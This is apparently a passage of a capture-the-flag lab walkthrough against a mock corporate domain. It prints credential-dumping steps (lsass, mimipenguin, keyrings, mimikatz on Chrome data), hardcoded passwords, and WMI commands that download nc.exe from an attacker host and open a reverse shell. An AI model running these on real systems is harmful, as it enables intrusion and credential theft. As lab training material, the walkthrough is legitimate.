Set Rtn = objShell.Exec("powershell $p = convertto-securestring
'Welcome_roundsoft2019!' -asplain -force;$c = new-object
system.management.automation.pscredential('roundsoft\janderson', $p);start-
process -WorkingDirectory 'C:\Program Files\Putty\' -credential $c  'C:\Program
Files\Putty\putty.exe' -arg '-ssh root@192.168.125.135'")
WScript.Sleep 2500
objShell.AppActivate(Rtn.ProcessID)

objShell.SendKeys "{(}"
objShell.SendKeys "0"
objShell.SendKeys "3"
objShell.SendKeys "{^}"
objShell.SendKeys "6"
objShell.SendKeys "9"
objShell.SendKeys "<"
objShell.SendKeys "@"
objShell.SendKeys "B"
objShell.SendKeys "H"
objShell.SendKeys "M"
objShell.SendKeys "*"
objShell.SendKeys "/"
objShell.SendKeys "K"
objShell.SendKeys "Y"
objShell.SendKeys "4"
objShell.SendKeys "z"
```

```
objShell.SendKeys "{Enter}"
```

Being local admin on Lux, I was able to extract passwords from lsass.exe memory and obtain the NTLM hash of `ROUNDSOFT\jops` user. Later on you will see that this privesc could literally let me skip all the flags and pwn domain admin in just one step.

3. One's Act, One's Profit

Upgrading to root on Ingis I can now see Gnome processes all over the place (running as the `ruby` user). Specifically, there is this gnome-keyring-daemon process.


```
root@Ignis:/tmp/.1# ps -aef | grep ruby
ruby        1653       1  0 Nov08 ?        00:00:00 /lib/systemd/systemd --user
ruby        1672    1653  0 Nov08 ?        00:00:00 (sd-pam)
ruby        1702       1  0 Nov08 ?        00:00:00 /usr/bin/gnome-keyring-daemon --daemonize --login
ruby        1708    1622  0 Nov08 tty1     00:00:00 /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
ruby        1711    1708  0 Nov08 tty1     00:00:01 /usr/lib/xorg/Xorg vt1 -displayfd 3 -auth /run/user/1001/gdm/Xauthority -background none -noreset -keeptty -verbose 3
ruby        1805    1653  0 Nov08 ?        00:00:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
ruby        1829    1708  0 Nov08 tty1     00:00:00 /usr/lib/gnome-session/gnome-session-binary --session=ubuntu
ruby        2061    1829  0 Nov08 ?        00:00:00 /usr/bin/ssh-agent /usr/bin/im-launch env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
ruby        2158    1653  0 Nov08 ?        00:00:00 /usr/lib/at-spi2-core/at-spi-bus-launcher
ruby        2174    2158  0 Nov08 ?        00:00:00 /usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-address 3
ruby        2180    1653  0 Nov08 ?        00:00:00 /usr/lib/at-spi2-core/at-spi2-registryd --use-gnome-session
ruby        2519    1829  0 Nov08 tty1     00:00:57 /usr/bin/gnome-shell
```


I will use [mimipenguin] to search for cleartext credentials in memory and discover ruby's password:


```
root@Ignis:/tmp/.1/mimipenguin# ./mimipenguin.py
[SYSTEM - GNOME]        ruby:N1xp@sswOrd4Ruby
```

Now, when I own ruby's password in cleartext, I can grab his keyring files, transfer them to my local machine, restart gnome-keyring-daemon and view the secrets with seahorse.

```
root@Ignis:/tmp/.1# ls -la /home/ruby/.local/share/keyrings/
total 24
drwx------  2 ruby ruby 4096 Jun 15 13:28 .
drwx------ 15 ruby ruby 4096 Jun 19 17:34 ..
-rw-------  1 ruby ruby  677 Jan 17  2020 Credentials.keyring
-rw-------  1 ruby ruby  535 Jan 17  2020 login.keyring
-rw-------  1 ruby ruby  315 Jan 17  2020 stuff.keyring
-rw-------  1 ruby ruby  207 Jan 17  2020 user.keystore
```



~/…/share/keyrings gnome-keyring-daemon -r -d
** Message: 14:46:26.435: Replacing daemon, using directory: /run/user/0/keyring
GNOME_KEYRING_CONTROL=/run/user/0/keyring
SSH_AUTH_SOCK=/run/user/0/keyring/ssh
~/…/share/keyrings ls
Credentials.keyring login.keyring login.keyring.bak stuff.keyring user.keystore
~/…/share/keyrings seahorse
seahorse-Message: 20:28:34.761: DNS-SD initialization failed: Daemon not running
stuff
Flag
Stored note
Item Properties
Flag
Description
Flag
Password
RPG{n0thing_
Copy
Use
Saved password or login
Type
Password
Delete Password


Credentials
Stored note
Item Properties
Drive
Description
Drive
Password
L1f3_1s_pl@st1c
Copy
Use
Saved password or login
Type
Password
Delete Password


Credentials
Stored note
Item Properties
Wi-Fi
Description
Wi-Fi
Password
itS_f@nt@st1c!
Copy
Use
Saved password or login
Type
Password
Delete Password

I could also just replace my `user.keystore` with ruby's to unlock his keyring files automatically.

In `Credentials.keyring` I see one secret that appears to be a domain password. I will dump all domain users from `IPC$` pipe on Shinra (DC) and run CME with it.



Flag

```
RPG{nOthing_********************}
```

4. The Source of Power


With rrodriguez creds I can WinRM into Lux again, and then discover SolarWinds WmiMonitor app which I have access to now.

```
→ ~/…/endgame/rpg proxychains4 -q evil-winrm.rb -u rrodriguez -p 'I@mabArb13g1rl1n@barbi3w0rld' -i 192.168.125.129

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\rrodriguez\Documents> cd \progra~2
*Evil-WinRM* PS C:\Program Files (x86)> ls


    Directory: C:\Program Files (x86)


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/19/2019  10:32 AM                Common Files
d-----         5/21/2020   3:35 PM                Internet Explorer
d-----         3/19/2019  10:22 AM                Microsoft.NET
d-----        11/15/2019   4:31 PM                MSBuild
d-----        11/15/2019   4:31 PM                Reference Assemblies
d-----        11/15/2019   4:34 PM                SolarWinds
d-----         3/19/2019  11:50 AM                Windows Defender
d-----         3/19/2019  10:22 AM                Windows Mail
d-----        11/25/2019   4:16 AM                Windows Media Player
d-----         3/19/2019  11:53 AM                Windows Multimedia Platform
d-----         3/19/2019  10:32 AM                Windows NT
d-----         3/19/2019  11:53 AM                Windows Photo Viewer
d-----         3/19/2019  11:53 AM                Windows Portable Devices
d-----         3/19/2019  10:22 AM                WindowsPowerShell


*Evil-WinRM* PS C:\Program Files (x86)> cd SolarWinds
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds> ls


    Directory: C:\Program Files (x86)\SolarWinds


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/15/2019   4:34 PM                WmiMonitor


*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds> cd WmiMonitor
ls
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> ls


    Directory: C:\Program Files (x86)\SolarWinds\WmiMonitor


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/15/2019   4:34 PM                ExportPage
d-----        11/15/2019   4:34 PM                Help
-a----         9/5/2019   6:12 AM         324368 Infragistics2.Shared.v8.2.dll
-a----         9/5/2019   6:12 AM        3277584 Infragistics2.Win.v8.2.dll
-a----         9/5/2019   6:12 AM         492816 Newtonsoft.Json.dll
-a----         9/5/2019   6:12 AM        2951952 WmiMonitor.exe
-a----         9/5/2019   6:11 AM           2232 WmiMonitor.exe.config
```

We can assume, that if rrodriguez can use some **Wmi**Monitor stuff, then he should have remote WMI access to some other box on the net, Gelus, for example. Remembering about the double-hop issue when doing things over remote PowerShell, I will explicitly define rrodriguez's creds and try some basic WMI command.

```
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> Get-WmiObject -ComputerName GELUS -Namespace "root" -class "__Namespace" | Select Name
Access is denied.

At line:1 char:1
+ Get-WmiObject -ComputerName GELUS -Namespace "root" -class "__Namespa ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-WmiObject], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetWmiObjectCommand
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor>
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor>
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> $Cred = New-Object System.Management.Automation.PSCredential('rrodriguez', $(ConvertTo-SecureString 'I@mabArb13g1rl1n@barbi3w0rld' -AsPlainText -Force))
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> Get-WmiObject -Credential $Cred -ComputerName GELUS -Namespace "root" -class "__Namespace" | Select Name

Name
----
subscription
DEFAULT
CIMV2
msdtc
Cli
SECURITY
RSOP
PEH
StandardCimv2
WMI
AccessLogging
directory
Policy
InventoryLogging
Interop
Hardware
ServiceModel
Microsoft
Appv
```

From here I can run a simple PowerShell reverse-shell with `Invoke-WmiMethod` (remember that the `-EncodedCommand` option can accept up to 8190 characters), upgrade to nc.exe and look around.



Or just do it quicker like this:

```
PS > $cred = New-Object System.Management.Automation.PSCredential('rrodriguez',
$(ConvertTo-SecureString 'I@mabArb13g1rl1n@barbi3wOrld' -AsPlainText -Force))
PS > Invoke-WmiMethod -Credential $cred -ComputerName GELUS win32_process -Name
Create -ArgumentList ("powershell IEX(New-Object
Net.WebClient).DownloadFile('http://10.14.14.37/nc.exe',
'C:\Users\rrodriguez\music\nc.exe')")
PS > Invoke-WmiMethod -Credential $cred -ComputerName GELUS win32_process -Name
Create -ArgumentList ("C:\Users\rrodriguez\music\nc.exe 10.14.14.37 1337 -e
powershell")
```

```
PS C:\users\rrodriguez\music> cd ../downloads
cd ../downloads
PS C:\users\rrodriguez\downloads> ls
ls


    Directory: C:\users\rrodriguez\downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/19/2020   8:33 PM        1397976 ChromeSetup.exe


PS C:\users\rrodriguez\downloads> ps
ps

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
     79       5     3336        416                4884   0 cmd
     73       5     2736       4308                6652   1 cmd
     73       5     2736       4304                6780   1 cmd
    150       9     4328       9736       0.02     1976   0 conhost
    148       9     4416      10292       0.52     2588   0 conhost
    150       9     4216       1740                4756   0 conhost
    148       9     4256       1264                6024   0 conhost
    148       9     4564       1276       1.25     6036   0 conhost
    199      12     7420      18388                6660   1 conhost
    201      12     7264      18244                6788   1 conhost
    518      21     2324       5544                 408   0 csrss
    251      17     2232       5228                 520   1 csrss
    362      15     3696      15020                5908   1 ctfmon
    259      14     4056      13544                3996   0 dllhost
    581      26    23260      50780                1000   1 dwm
   1392      54    24676      81916                2044   1 explorer
     49       6     1496       4384                 844   0 fontdrvhost
     49       6     1600       4792                 852   1 fontdrvhost
    191      10     1648       1324                2632   0 GoogleCrashHandler
    164       9     1716        148                6364   0 GoogleCrashHandler64
    229      14     2256       3320                5640   0 GoogleUpdate
      0       0       56          8                   0   0 Idle
   1222      76  1969072     108612                4900   0 java
   1284      33     8872      47712                 680   0 lsass
    383      17    20376      36032       0.39     7028   0 met
    227      13     3000      10452                3828   0 msdtc
    781      74   175844     186352                2696   0 MsMpEng
    139       9     1224       4600       0.28     3148   0 nc
```

```
========================================(Browsers Information)========================================

[+] Looking for Firefox DBs
 [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
  Not Found

[+] Looking for GET credentials in Firefox history
 [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
  Not Found

[+] Looking for Chrome DBs
 [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
  Chrome cookies database exists at C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\Cookies
  [i] Follow the provided link for further instructions.
  Chrome saved login database exists at C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\Cookies
  [i] Follow the provided link for further instructions.

[+] Looking for GET credentials in Chrome history
 [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
```

Chrome-related stuff all over the place, so I will generate encrypted meterpreter payload (Defender is active) and gather more browser data.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > cd "C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\"
[-] Parse error: Unmatched double quote: "cd \"C:\\Users\\rrodriguez\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\\""
meterpreter > cd "C:\\Users\\rrodriguez\\AppData\\Local\\Google\\Chrome\\User Data\\Default"
meterpreter > kiwi_cmd '"dpapi::chrome /in:Cookies /unprotect"'

Host  : .chrome.google.com ( / )
Name  : __utma
Dates : 1/19/2020 8:54:17 PM -> 1/18/2022 8:56:26 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .chrome.google.com ( / )
Name  : __utmb
Dates : 1/19/2020 8:56:25 PM -> 1/19/2020 9:26:26 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .chrome.google.com ( / )
Name  : __utmt
Dates : 1/19/2020 8:54:17 PM -> 1/19/2020 9:04:17 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .chrome.google.com ( / )
Name  : __utmz
Dates : 1/19/2020 8:54:17 PM -> 7/20/2020 8:56:26 AM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .doubleclick.net ( / )
Name  : IDE
Dates : 1/19/2020 8:59:08 PM -> 1/18/2022 8:59:08 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .google.co.in ( / )
Name  : NID
Dates : 1/19/2020 8:58:16 PM -> 7/20/2020 8:58:16 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .google.com ( / )
Name  : 1P_JAR
Dates : 1/19/2020 8:58:45 PM -> 2/18/2020 8:58:45 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .google.com ( / )
Name  : ANID
Dates : 1/19/2020 8:59:08 PM -> 1/18/2022 8:59:08 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host  : .google.com ( / )
Name  : NID
Dates : 1/19/2020 8:58:45 PM -> 7/20/2020 8:58:45 PM
 * using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}
```

```
msf6 post(windows/gather/enum_chrome) > set session 1
session => 1
msf6 post(windows/gather/enum_chrome) > run

[*] Impersonating token: 2044
[-] Cannot impersonate: 1058: Operation failed: Access is denied.
[*] Running as user 'ROUNDSOFT\rrodriguez'...
[*] Extracting data for user 'rrodriguez'...
[+] Downloaded Web Data to '/root/.msf4/loot/20201114225956_default_10.13.38.19_chrome.raw.WebD_644300.txt'
[+] Downloaded Cookies to '/root/.msf4/loot/20201114225957_default_10.13.38.19_chrome.raw.Cooki_330690.txt'
[+] Downloaded History to '/root/.msf4/loot/20201114225958_default_10.13.38.19_chrome.raw.Histo_924638.txt'
[+] Downloaded Login Data to '/root/.msf4/loot/20201114225959_default_10.13.38.19_chrome.raw.Login_415789.txt'
[-] Bookmarks not found
[+] Downloaded Preferences to '/root/.msf4/loot/20201114230000_default_10.13.38.19_chrome.raw.Prefe_716164.txt'
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
